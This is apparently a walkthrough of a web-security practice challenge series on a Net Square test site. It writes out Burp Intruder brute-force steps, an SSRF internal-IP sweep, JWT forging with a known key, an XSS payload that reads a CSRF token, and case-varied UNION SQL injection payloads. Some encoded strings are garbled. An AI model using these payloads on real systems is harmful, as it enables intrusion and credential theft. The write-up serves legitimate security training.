

C1 <=> Observation of Encrypted/Hashed/Encoded String

Encoded DATA :

Vkd0a1ZrMXJOVlZaZWtKT1lsWkZIRIJZY0ZwTlZUVnhWRIJPVDFaSFRqViViWEJXWIzVeE5sUllirTVsYkVZMlZHMXdUazVWTVRaaE0zQlBaV3N3ZDFSWWNISmxhemxWVkZSQ1RtRnJNRGs9:Net-Secure#2469974994# (HEX)

```
killer@ubuntu: ~/Decodify
killer@ubuntu: ~/Decodify 150x38
killer@ubuntu:~/Decodify$ dcode Vkd0a1ZrMXJ0VlzaZWtKTilsWkZlRlJZY0ZwTlZUVnhWRlJPVDfaSFRqVlViEjXwLZVeE5sUlllRTVsYkVZM1ZHMXdUazWTVRa
aE0zQlBaV3N3ZDFSw
NISmxhemxlVkJZQ1RtRnJNRGs9
[+] Decoded from Base64 : VGtkVk1rNVVZekJ0YlZFeFRYcFpNVTvXvFROt1ZHTjVuBxBwZvUxNlRYbe5lBey2VG1wTk5VMTZhM3BPZwswd1RycHjlazlVVFRCTmFrMDk=
[+] Decoded from Base64 : TkdVjk5UWzBnbVExtXpZMU5gTTNOVGNS5mpVeU16TxlNeLF6TmpNNU16a3p0ek0wTxprek9UTTBnak09
[+] Decoded from Base64 : NGU2NTc0MmQ1MzY1NjM3NtcyNjUyMzMMyMzQnJm5MzkzNzM0MzkzOTM0MjM=
[+] Decoded from Base64 : 4ee5742d5365637526523234363939373439393423
[+] Decoded from Hex : Net-Secure#2469974994#
[+] Decoded from Base64 : +o*#--~en++*)o^&6++#+++++#
killer@ubuntu:~/Decodify$
```

Hashed DATA : bbbdd9057189c4ee422bb93be7625c8769f590ab:philippe (MD5)

The screenshot shows a web browser window with the URL <https://hashes.com/en/decrypt/hash>. The page title is "Hashes.com". The main content area displays a success message: "1 hashes were checked: 1 found 0 not found". Below this, a green box highlights the "Found" section, which contains the hash value "bbbdd9057189c4ee422bb93be7625c8769f590ab:philippe". At the bottom left, there is a blue button labeled "SEARCH AGAIN". The top right corner of the browser window shows various system icons.

Encrypted Value :

2FpVVEx4NN9IlvF4jLQF0CNG6HQGk4HQ4zQqng/ILuk=:Net-Secure#7274293647# (AES)

The screenshot shows the Burp Suite Community Edition interface. A message has been decrypted from Base64 to plain text. The input text was "TmV0LVNIY3VyzSM3Mjc0MjkzNjQ3lw==". The output text is "2FpVVEx4NN9lVf4jLQF0CNG6HQGk4HQ4zQqng/Jluk=". The "AES Decrypted Output (Base64)" field contains the same input text. The "AES Encrypted Output" field is empty.

Burp Suite Community Edition v2021.8.3 - Temporary ...

Burp Project Intruder Repeater Window Help Param Miner

Dashboard Target Proxy Intruder Repeater

InQL Scanner InQL Timer Bypass WAF

Project options User options Learn IP Rotate

Sequencer Decoder Comparer Logger Extender

Input Text Format: Base64 Hex

Select Mode: ECB

Key Size in Bits: 128

Enter Secret Key: 0fffff713370ffff

Decrypt

AES Decrypted Output (Base64): TmV0LVNIY3VyzSM3Mjc0MjkzNjQ3lw==

C2 <=> Web Time Traveller

1. Used wayback archive data for checking previous archived data.

The screenshot shows a Wayback Machine interface with a timeline from April 2001 to May 2002. The URL <https://net-square.com/> is selected. The main page of Net Square is displayed, featuring a yellow header "Solutions for the E-Commerce Age" and a sidebar menu with links like "The Company", "Service Lines", "What's New", "Contact Us", "Mailing List", and "Site Home". The main content area includes sections for "Welcome to Net Square!", "Mission Code", and "Value Code".

C3 <=> User Login Bypass

1. View page source and check urls

```
var _0x0f1337 = ["\x33", "\x32", "\x31", "\x40", "\x64", "\x72", "\x30", "\x77", "\x73", "\x73", "\x61", "\x50"];
var password=_0x0f1337[11]+_0x0f1337[10]+_0x0f1337[9]+_0x0f1337[8]+_0x0f1337[7]+_0x0f1337[6]+_0x0f1337[5]+_0x0f1337[4]+_0x0f1337[3]+_0x0f1337[2]+_0x0f1337[1]+_0x0f1337[0];
```

2. Deobfuscate the given javascript code

The screenshot shows the malwaredecoder.com tool interface. It displays the "Original code:" section with the provided JavaScript code and the "Decrypted code level 2:" section with the deobfuscated code: `var password="P+a+s+w+0+r+d@+1+2+3";`. There are buttons for "Show other level", "Submit New Code", and "Decrypted code level 2".

```
Original code:
var _0x0f1337 = ["\x33", "\x32", "\x31", "\x40", "\x64", "\x72", "\x30", "\x77", "\x73", "\x73", "\x61", "\x50"];
var password=_0x0f1337[11]+_0x0f1337[10]+_0x0f1337[9]+_0x0f1337[8]+_0x0f1337[7]+_0x0f1337[6]+_0x0f1337[5]+_0x0f1337[4]+_0x0f1337[3]+_0x0f1337[2]+_0x0f1337[1]+_0x0f1337[0];

Decrypted code level 2:
var password="P+a+s+w+0+r+d@+1+2+3";
```

3. Get password and login

A2:2017-Broken Authentication
WSTG-CONF-05 Enumerate Infrastructure and Application Admin Interfaces
The prevalence of broken authentication is widespread due to the design and implementation and access controls, and is present in all stateful applications. Attackers can detect broken and dictionary attacks.

Use your powers of page source observation and find admin password and login.

Login as admin user

User Name :
Password :

Yes you did! Continue on to the next challenge

C4 <=> Server Fingerprinting

1. Intercept the Request and check the response for the Server Details.

Burp Suite Community Edition v2021.8.3 - Temporary Project

Host Method URL Params Status Length MIME type Title Comment Time requested

http://enigma.test.net-squ...	GET	/		200	3062	HTML	Net Square Enigma Test	11:37:56 18 S...
http://enigma.test.net-squ...	POST	/client_check.ns	✓	200	422	text		11:38:02 18 S...
http://enigma.test.net-squ...	GET	/lib/evercookie.js		200	25390	script		11:37:56 18 S...
http://enigma.test.net-squ...	GET	/lib/evercookie_cache.ns...	✓	200	323	text		11:38:02 18 S...
http://enigma.test.net-squ...	GET	/lib/evercookie_etag.ns?n...	✓	200	235	text		11:38:07 18 S...
http://enigma.test.net-squ...	GET	/lib/extra_fingerprint.js		200	4494	script		11:37:57 18 S...
http://enigma.test.net-squ...	GET	/lib/fingerprint.js		200	7102	script		11:37:57 18 S...
http://enigma.test.net-squ...	GET	/lib/json/JSONObject.js		200	730	script		11:37:57 18 S...
http://enigma.test.net-squ...	GET	/lib/jquery-1.4.3.min.js		200	78035	script		11:37:57 18 S...
http://enigma.test.net-squ...	GET	/lib/json2.js		200	17750	script		11:37:56 18 S...
http://enigma.test.net-squ...	GET	/lib/silverlight.js		200	7965	script		11:37:57 18 S...
http://enigma.test.net-squ...	GET	/lib/silverlight_supported...		200	4767	script		11:37:56 18 S...
http://enigma.test.net-squ...	GET	/lib/swfobject.js		200	10508	script		11:37:56 18 S...

Request Response

```

1 GET / HTTP/1.1
2 Host: enigma.test.net-square.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82
Safari/537.36
5 Accept:
6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
9 Connection: close
10
11 Pragma: no-cache
12 Vary: Accept-Encoding
13 Content-Length: 2529
14 Connection: close
15 Content-Type: text/html; charset=UTF-8
16 <html>
17   <head>
18     <link rel="stylesheet" type="text/css" href="styles.css">
19     <script src="lib/json2.js" type="text/javascript">
20       </script>
<script src="lib/swfobject.js" type="text/javascript">

```

2. Fill the Details in the form and submit a solution.

Fingerprinting

WSTG-INFO-02 Fingerprint Web Server

Web server fingerprinting is the task of identifying the type and version of web server that a target uses. Using this information, it is important for researchers to understand the fundamentals of how these tools attempt to identify the web server. Accurately discovering the type of web server that an application runs on can enable security teams to quickly identify potential vulnerabilities. Using older versions of software without up-to-date security patches can be susceptible to known vulnerabilities.

What web server is this site running on?

Microsoft-IIS/10.0

What is the back-end application engine?

NS-ENG

Did I get those right?

Yes you did! Continue on to the next challenge

C5 <=> HTTP Form Manipulation

1. Inspect the Web page and change the values accordingly.

The screenshot shows a browser window with the URL `enigma.test.net-square.com/web/c5.ns`. The page title is "Play with HTTP Forms". Below the title, there is a section titled "A6:2017-Security Misconfiguration" with a brief description. The main part of the page is a table with four columns: "Name", "Value", "Result", and "Feedback". The table rows are:

Name	Value	Result	Feedback
my_textfield	max 15 chars and changed to more than 15 characters	passed	
my_dropdown	redhat	passed	
my_radio	symbian	passed	
Who am I?	Net-Square	failed	

Below the table, there is a "Submit" button. At the bottom of the page, there is a logo for "NETSQUARE" with the tagline "secure • innovate • automate".

The developer tools' DOM tab is open, showing the HTML code for the form. The code includes:

```
<input type="text" name="my_textfield" value="max 15 chars->changed to max char 30" maxlength="30">
<span style="color: red;">>make this value more than 15 characters</span>
```

```
<input type="dropdown" name="my_dropdown" value="Red Hat" />
<span style="color: red;">>make this "redhat"</span>
```

```
<input type="radio" name="my_radio" value="Android" checked="" />
<input type="radio" name="my_radio" value="iOS" />
<input type="radio" name="my_radio" value="Windows 8" />
<input type="radio" name="my_radio" value="symbian" />
```

The browser's status bar at the bottom shows the path: "Html > body > form > table > tbody > tr > td > span".

2. Submit the solution and complete task.

Challenge List

Play with HTTP Forms

A6:2017-Security Misconfiguration
 Security misconfiguration can happen at any level of an application stack. Some time developer puts validation only on client side and missed validating parameter on server side.

Text Field make this value more than 15 characters
 Dropdown make this "redhat"
 Radio Button Android iOS Windows 8 BlackBerry make this "symbian"

Name	Value	Result
my_textfield	max 15 chars->changed to max char 30	passed
my_dropdown	redhat	passed
my_radio	symbian	passed
Who am I?	Net-Square	passed

Level cleared! Next challenge

C6 <=> Client Side Input Validation Bypass

- Give the input such that the javascript at the client side checks validates your input, Intercept the request and before forwarding the request change the values to of the fields accordingly to complete the task. If all the tasks are done perfectly you can see a success response

Burp Suite Community Edition v2021.8.3 - Temporary Project

Target: http://enigma.test.net-square.com

Request

```
Pretty Raw Hex \n \n
1 GET /web/c6.ns?my_name=Only+Alphabets123&my_pass1=123&my_pass2=1235646&my_submit=Submit HTTP/1.1
2 Host: enigma.test.net-square.com
3 User-Agent: Hacker/1.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://enigma.test.net-square.com/web/c6.ns
9 Cookie: ENIGMA_SESSION=1B98t7z2Cpapq12Oz2C6pGJq3rrksncRd; __utmc=37ba9c2450e2dcfc9e54aca5cc613e11; __utme=37ba9c2450e2dcfc9e54aca5cc613e11; __utmp=37ba9c2450e2dcfc9e54aca5cc613e11; __utaa=37ba9c2450e2dcfc9e54aca5cc613e11
10 Upgrade-Insecure-Requests: 1
--
```

Response

Name	Value	Result
Character Restriction Bypass	Only Alphabets123	passed
Password Verification Bypass	123 1235646	passed
User Agent Modification	hacker/1.0	passed
HTTP Form Submission method	GET	passed

Now that you are warmed up, dive straight into another test.

[Click here to continue](#)

Done 3,306 bytes | 236 millis

C7 <=> User ID Enumeration

1. Intercept the request. You will see a UID parameter, send this request to burp intruder and add payload position at UID=\$1\$. In the payload, take the number generator from 0-2000 and run intruder.
2. For one number b/w 0-2000 you will get the Password for that UID

4. Intruder attack of enigma.test.net-square.com - Temporary attack - Not saved to project file

Attack	Save	Columns	Results	Target	Positions	Payloads	Resource Pool	Options
Filter: Showing all items								
Request ^	Payload	Status	Error	Timeout	Length	/font>\: (.*)> and Password		
0		200			1750	User Name is "NICHOLLS"</font		
1	2000	200			1751	User Name is "LEONARD"</font		
2	1999	200			1756	User Name is "NS-ADMIN"</font		
3	1998	200			1750	User Name is "SUMMERS"</font		
4	1997	200			1750	User Name is "INGRAM"</font		
5	1996	200			1745	User Name is "CAREY"</font		
6	1995	200			1748	User Name is "MELLOR"</font		
7	1994	200			1752	User Name is "HUMPHRIES"</font		
8	1993	200			1748	User Name is "MCKENZIE"</font		
9	1992	200			1748	User Name is "FORSTER"</font		
10	1991	200			1747	User Name is "CRAIG"</font		
11	1990	200			1750	User Name is "O'DONNELL"</font		
12	1989	200			1746	User Name is "LEES"</font		
13	1988	200			1745	User Name is "FRY"</font		
14	1987	200			1745	User Name is "WYATT"</font		

Request Response

Pretty Raw Hex In

```
1 GET /web/c7.ns?id=5645 HTTP/1.1
2 Host: enigma.test.net-square.com
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: UID=1999; ENIGMA-SESSION=bBR8t7%2Ckpmg%2C%2C6pGJq3rrksncRd; utmp=37ba9c2450e2dcfc9e54aca5cc613e11;
```

Search... 0 matches

24 of 2000

3. Submit the solution and see successful completion response.

User Enumeration

A5:2017-Broken Access Control
Access control weaknesses are common due to the lack of automated detection, and lack of effective functional testing. They are often amenable to automated static or dynamic testing. Manual testing is the best way to detect missing or ineffective access controls, such as object references, etc.

Enumerate user list and find "NS-ADMIN" user's Password.

Application have 2000 user, Your User ID is 1999 : User Name is "NS-ADMIN" and Password is "WhAtIsMyPa55"

Password of NS-ADMIN :

C8 <=> 2FA Bypass Using Brute Force Attack


1. The Webpage has 2-Factor Authentication Enabled with username, password and OTP verification. It is a 3 digit OTP. The First digit is masked with DES encryption, Second digit with base64 mask, Third digit with md5 mask.
2. Login to the webpage with Username:admin Password: admin
3. At otp verification Intercept the request and send the request to Intruder and set three payload positions with masked digits[0-9] as payload for appropriate parameter and run the intruder.
4. For any one request of masked OTP, the response will be successful.
5. Submit that successful request from the browser and see the success message response.

The screenshot shows the OWASP ZAP Intruder attack interface. The main window title is "9. Intruder attack of enigma.test.net-square.com - Temporary attack - Not saved to project file". The tab bar includes "Attack", "Save", "Columns", "Results", "Target", "Positions", "Payloads", "Resource Pool", and "Options". The "Results" tab is selected. A filter bar at the top says "Filter: Showing all items". Below it, a table lists several requests with IDs like 77de68daecd and payloads like 1b645389247. The "Result 55 | Intruder attack" window is open, showing a successful response with masked OTP values. The response body contains HTML code for a form with three masked input fields and a submit button. The "Pretty" tab is selected in the request pane. The status bar at the bottom shows "78 of 100".

C9 <=> HTML5 Storage

1. View page source and all the urls in one url(/web/html5.js) you will have some javascript code which hints for the NS_KEY. Reverse the Javascript code with JSFuck Decoder. You will get the WS_KEY , IndexedDB KEY etc..

2. Submit the Keys in the form and get successful challenge message.



C10 <=> Session Validation Bypass

1. In the Session validation Challenge the task is to login as admin user. It uses JSON WEB TOKEN for the validation. In the task page they also mentioned Hints to be used to complete tasks. The JWT uses HS256 algo encryption with the key as “secret”. To decrypt JWT Token use jwt.io site.
 2. Change login:0 -> login:1 for and encrypt the token again using the HS256 algo and key as “secret”, then copy edited jwt token and send request with new JWT token as request.

The screenshot shows a JWT token being analyzed on jwt.io. The token itself is a long string of characters. To the right, the token is broken down into its components:

- HEADER: ALGORITHM & TOKEN TYPE**

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

- PAYOUT: DATA**

```
{
  "iss": "Net Square Solutions Private Limited",
  "iat": 1600904210,
  "exp": 1632440211,
  "aud": "Enigma",
  "sub": "256-bit-secret is secret with HS256",
  "user": "admin",
  "login": "1"
}
```

- VERIFY SIGNATURE**

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  secret
) □ secret base64 encoded
```

3. You will be prompted for a successful admin login page.

The screenshot shows a Firefox browser window with the following details:

- Tab bar: Activities, Firefox Web Browser, Basic Auth, JSON Web Tokens - jwt.io, New Tab.
- Address bar: enigma.test.net-square.com/web/c10.ns
- Content area:
 - Session Validation Bypass**
 - A2:2017-Broken Authentication**
 - The prevalence of broken authentication is widespread due to the design and implementation of most identity and access controls. Session management is the bedrock of authentication and access controls, and is present in all stateful applications. Attackers can detect broken authentication using manual means and exploit them using automated tools with password lists and dictionary attacks.
 - Hint : 256-bit-secret is "secret" with HS256 algo. Server required "login":"1"**
 - Login as admin user**
 - Form fields: User Name: admin, Password:
 - Submit button
 - Message: Yes you did! Continue on to the next challenge
- Bottom right corner: NETSQUARE logo with tagline: secure • innovate • automate

C11 <=> XSS via Weak Client Side Validation

1. In this challenge the webpage sanitizes user input at client side using the javascript.
2. Send the request Intercept request using burp modify the parameter with the xss payload

```
">var+csrf=+document.getElementById("csrf_token").value;<img+
src="x"+onmouseover="alert(CSRFTOKEN:+csrf)">
```

3. Submit the request and see the successful alert box popup and challenge completes.

A7:2017-Cross-Site Scripting (XSS)
XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two thirds of all applications. Automated tools can find some XSS problems automatically, particularly in mature technologies such as PHP, J2EE / JSP, and ASP.NET.

Use your powers of Cross Site Scripting to make an alert box pop up with csrf_token in it.
Good work, >var csrf= document.getElementById("csrf_token").value;1

[Check out your score](#)

Showing all results for ">var csrf= document.getElementById("csrf_token").value;":

Attacking Cisco WLAN Solutions	Daniel Mende	2010	Dubai
Attacking ATMs & HSMs	Dimitri Petropoulos	2010	Dubai
Analysis of a Next Generation Botnet	Dino Covotos	2010	Dubai
Improving the Stealthiness of Web Hacking	Laurent Oudot	2010	Dubai
Crime, Kung Fu and Rice	The Grugq	2010	Dubai
Gathering and Exploiting Information	Frederic Raynal	2010	Dubai
Case Study of Recent Windows Vulnerabilities	Gynvael Coldwind	2010	Dubai
undx2	Marc Schonefeld	2010	Dubai
SAP Penetration Testing with Bizsploit	Mariano Di Croce	2010	Dubai
Web Security Going Nowhere	Saumil Shah	2010	Dubai
John Viega	John Viega	2010	Dubai
Sourcefire	Sourcefire	2010	Dubai

NETSQUARE
secure • innovate • automate

C13 <=> Weak Session ID

1. This challenge has involved weak and guessable user-id based session validation.
2. We can recreate the session-ID based on user-ID
3. Created session-ID by understanding the logic and got a success message.

The prevalence of broken authentication is widespread due to the design and implementation of authentication and access controls, and is present in all stateful applications. Attackers can detect broken authentication mechanisms and dictionary attacks.

Application have 9999 user, You need to find user session of user id 4178 :

Session ID of user ID 0001 : abcdefgh-01234567-01234567-00011337
Session ID of user ID 0003 : cdefghij-23456789-23456789-00031337
Session ID of user ID 0005 : efghijkl-45678901-456789ab-00051337
Session ID of user ID 0014 : nopqrstuvwxyz-34567890-def01234-00141337
Session ID of user ID 0015 : opqrstuv-45678901-ef012345-00151337
Session ID of user ID 0016 : pqrstuvwxyz-56789012-f0123456-00161337
Session ID of user ID 0017 : qrstuvwxyz-67890123-01234567-00171337
Session ID of user ID 0018 : rstuvwxyz-78901234-12345678-00181337
Session ID of user ID 0024 : xyzabcde-34567890-789abcde-00241337
Session ID of user ID 0025 : yzabcdef-45678901-89abcdef-00251337
Session ID of user ID 0026 : zabcdefg-56789012-9abcdef0-00261337
Session ID of user ID 0027 : abcdefgh-67890123-abcdef01-00271337
Session ID of user ID 0028 : bcdefghi-78901234-bcdef012-00281337
Session ID of user ID 9999 : opqrstuv-89012345-ef012345-99991337

Session ID of user ID 4178:

Yes you did! Continue on to the next challenge

C14 <=> Insecure Direct Object Reference

1. This challenge has 1999 users with userID, userName and Password. You will be given a userID and using that ID you can get user information of that particular userID with getData() function. This function uses userID as a parameter and fetches responses in crypto masked form. A code is written at client side to decrypt that masked response and presents you user details at Frontend.
2. I Used the same Javascript function in the browser console to get the userInformation associated with each userID.

The screenshot shows a browser window with the URL `enigma.test.net-square.com/web/c14.ns`. The page title is "Insecure Direct Object Reference in User Information". It contains a warning about A5:2017-Broken Access Control and WSTG-ATHZ-04 Testing for Insecure Direct Object References. Below this, there is a note: "Click to get user information. Application have 1999 user, Click to following button to get your user information, your task to find to get HAROLD user's Password." A "Get current user information" button is present. On the right, the browser's developer tools are open, specifically the Inspector tab, showing the HTML structure of the page. The password field for the user "HAROLD" is highlighted with a blue selection bar, indicating it is being analyzed or manipulated. The password value "bigsexy" is visible in the code.

3. I got the password for the task given userID and submitted the solution.

The screenshot shows the same application interface as before, but now the password field for "HAROLD" is filled with "bigsexy". Below the input fields, a message says "Yes you did! Continue on to the next challenge". The NETSQUARE logo and tagline "secure • innovate • automate" are visible at the bottom right.

C15 <=> REST API HTTP Methods

1. In this challenge the webpage Create and Update the user information. The api accepts three parameters: uid, username, eid. Our task is to delete the admin user with emp id 1 and uid 0.
2. Then i created the request from the browser and intercept it using burp proxy modified the HTTP Method from GET -> DELETE.

The screenshot shows the Burp Suite interface. The left pane displays a browser window for 'Challenge List' with the title 'REST API HTTP Methods'. Below the title, there's a section titled 'A5:2017-Broken Access Control' with a note about access control weaknesses. A form titled 'Insert Your Data.' has fields for 'Enter Name:' (admin) and 'Enter EID:' (1), with a 'submit' button. The response message '0 User ID inserted Successfully.' is displayed below the form. The right pane shows the 'Proxy' tab of the Burp Suite interface, with the captured request details:

```
Request to http://enigma.test.net-square.com:80 [162.252.242.53]
Forward Drop Intercept... Action Open Br... Comment this item HTTP/1
Pretty Raw Hex \n
1: DELETE /web/api/ns HTTP/1.1
2: Host: enigma.test.net-square.com
3: User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
4: Accept: /*
5: Accept-Language: en-US,en;q=0.5
6: Accept-Encoding: gzip, deflate
7: Content-Type: application/json
8: Content-Length: 42
9: Origin: http://enigma.test.net-square.com
10: Connection: close
11: Referer: http://enigma.test.net-square.com/web/c15.ns
12: Cookie: ENIGMA SESSION=dfzafRMrTQv2CU4TYq-jpzdv1t4; __utmc=97ba9c2450e2dcfc9e54aca5cc61
13:
14:
        "uid": "0",
        "uname": "admin",
        "empid": "1"
    }
```

3. Changed uid to 0, user to admin, eid to 1 and forwarded the request the response in browser was successful task completion message.

The screenshot shows a browser window for 'Challenge List' with the title 'REST API HTTP Methods'. The content is identical to the previous screenshot, including the 'A5:2017-Broken Access Control' note and the 'Insert Your Data.' form. However, the response message has changed to 'Yes you did!', indicating the task was completed successfully.

C17 <=> Server-side request forgery

1. In this challenge they mentioned they are using multiple internal servers for internal communication and their given range of ips as 192.168.0.1/22.
2. Our first step is to get the list of available ips in a given subnet mask.
3. In this case the ip ranges from 192.168.0.1 to 192.168.3.254
4. Also they mentioned server running on port 8080
5. Now check which of the ip is alive/used for the internal server.
6. Mentioned Hint as key is in secret.txt file which is present in the internal server.
7. So, at the server URL give <http://192.168.0.1:8080/secret.txt> and intercept the request
8. Send the intercepted request to burp Intruder and set payload position as shown [http://192.168.\\$0\\$.S1\\$:8080/secret.txt](http://192.168.0.S1$:8080/secret.txt)
9. Set the payloads for 1st position as numbers range from 0-3.
10. Set payloads for 2nd position as number range from 1-254 and start attack
11. At one request you will get a different response length with the Secret Token.
12. Submit the token and complete the task.

The screenshot shows a browser window for 'enigma.test.net-square.com/web/c17.ns'. The page title is 'Finance Management System'. A red warning box says 'A6:2017-Security Misconfiguration' with text about security misconfiguration. Below it, a red box says 'We are using multiple internal servers to communicate internally application our internal IP range is 192.168.0.1/22 and internal service port number'. A 'Connect to Server' section has a 'Server URL:' input with 'http://192.168.2.243:8080/secret.txt' and a 'Submit' button. A 'Token' field contains 'NS-7153612E727C9C91CD5F'. A 'Submit Secret' section has a 'Secret Token:' input with 'NS-7153612E727C9C91CD5F' and a 'Submit' button. To the right, a 'Burp Suite' window titled '8. Intruder attack of enigma.test.net-square.com - Temporary attack - Not saved to project file' shows a captured request for 'secret.txt' with a payload of '243'. The response pane shows a large, illegible string of characters.

C19 <=> SQL Injection via WAF Bypass

1. In this challenge the webpage has the two dropdown fields one with year and other with city. The parameters holding them are col and wval.
2. The wval parameter is vulnerable to Union based SQL injection.
3. But the server WAF to restrict some SQL keys like order,union,select,from,version etc..

4. To bypass the WAF we can use Keywords as semi/Full capitalized(UnION, SeLECT, etc..)

A1:2017-Injection
Injection flaws are very prevalent, particularly in legacy code. Injection vulnerabilities are often found in headers, expression languages, and ORM queries. Injection flaws are easy to discover when using your power of SQL Injection to retrieve data from another table. nonrecursivereplacement
Select year and city:
year: 2010 & city: Kuala Lumpur
LibTAPAU
Attacking SAP Users with sapspl0it
Detecting Hardware Keyloggers
Breaking Virtualization by Any Means
Cache on Delivery
Milking a Horse
Analyzing Massive Web Attacks
Lessons Learned from Mariposa
Fuzzing the RTL
Smartphones, Applications and Security
Hacking a Browsers DOM
Dionaea
iPhone Security Model
Botnet Command and Control with Tor
Cracking DRM
...
Mahmud AB Rahman
Alexander Polyakov
Fabian Mihalowitzch
Jonathan Broasd
Marco Slaviero
Meder Kydryaliev
Laurent Oudot
Luis Corrons
Mary Yeoh
Sebastian Ziegler
Shreeraj Shah
Tan Kean Siong
Cedric Halbronn and Jean Sigwald
Dennis Brown
Jean Baptise Bedrune
...
Content-type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://enigma.test.net-square.com
Connection: close
Referrer: http://enigma.test.net-square.com/web/c19.ns
Cookie: ENIGMA-SESSION=niLUThIYH07MhBqB5PAtq2A74; __utac=37ba9c2450e2dcfc9e54aca5cc613e11; __utm=37ba9c2450e2dcfc9e54aca5cc613e11; __utms=37ba9c2450e2dcfc9e54aca5cc613e11; col=YV0aG9y&wval=S3VhbGEgTHVtcHVy
Request
Response

5. Thing to be noticed is wval uses base64 encoding, so every payload you try from burp should be base64 encoded.

Burp Suite Community Edition v2021.8.3 - Temporary Project
Bypasser WAF
Decoder
Target
Proxy
Intruder
Repeater
Sequencer
Comparer
Logger
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

6. First identify SQL making server to give errors

NOTE: The payload given is not base64 encoded. Encode before using it.

```
col=2010&wval=Dubai (Normal Request)
col=2010&wval=Dubai' (Let server to make errors)
col=2010&wval=Dubai'' (Trying to fix error caused by me)
```

```

col=2010&wval=Dubai'+orDEr+by+1-- (To identify return
values)(continue using this payload by incrementing 1 at each
step till you get SQL error)
col=2010&wval=Dubai'+uniOn+all+selECT+'a',NULL,NULL-- (To
identify which value returns the char and which returns var)
col=2010&wval=Dubai'+UNion+all+selECT+NULL,'a',NULL--
col=2010&wval=Dubai'+uniON+all+sElect+NULL,NULL,'a'--
col=2010&wval=Dubai'+unIOn+all+seleCt+table_name,NULL,NULL+Fr
Om+information_schema.tables--

```

Request

Pretty Raw Hex [\n](#) [☰](#)

```

3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: */
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: application/x-www-form-urlencoded
8 Content-Length: 126
9 Origin: http://enigma.test.net-square.com
10 Connection: close
11 Referer: http://enigma.test.net-square.com/web/c19.ns
12 Cookie: ENIGMA-SESSION=7hugNvkB9zT2Ru08kIjcgVeKr2; __utmc=37ba9c2450e2dcfc9e54aca5cc613e11; __utme=37ba9c2450e2dcfc9e54aca5cc613e11; __utmp=37ba9c2450e2
=37ba9c2450e2dcfc9e54aca5cc613e11
13
14 col=YXV0aG9y&wval=JyBVbm1vb1BhbGwgU2VM2WNOIEvbmNhCh0YWJsZV9uYw1lKSx0VUxMLESVTEwgRnJPbSBpbmZvcmlhdGlvb19zY2hlbWEudGFibGVzLS0=

```

② ⌂ ⌂ ⌂ Search...

Response

Pretty Raw Hex Render [\n](#) [☰](#)

```

<a target='_blank' href='''></a>
</td>
<td>
    hitb
</td>
</tr>
<tr>
<td>
    <a target='_blank' href='''></a>
</td>
<td>
    net_square
</td>
</tr>
</tr>
</table>

```

```

col=2010&wval=Dubai'+unIOn+all+seleCt+column_name,NULL,NULL+Fr
Om+information_schema.columns+WHRe+table_name="net_square"--
```

Request

Pretty Raw Hex [\n](#) [☰](#)

```

3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: */
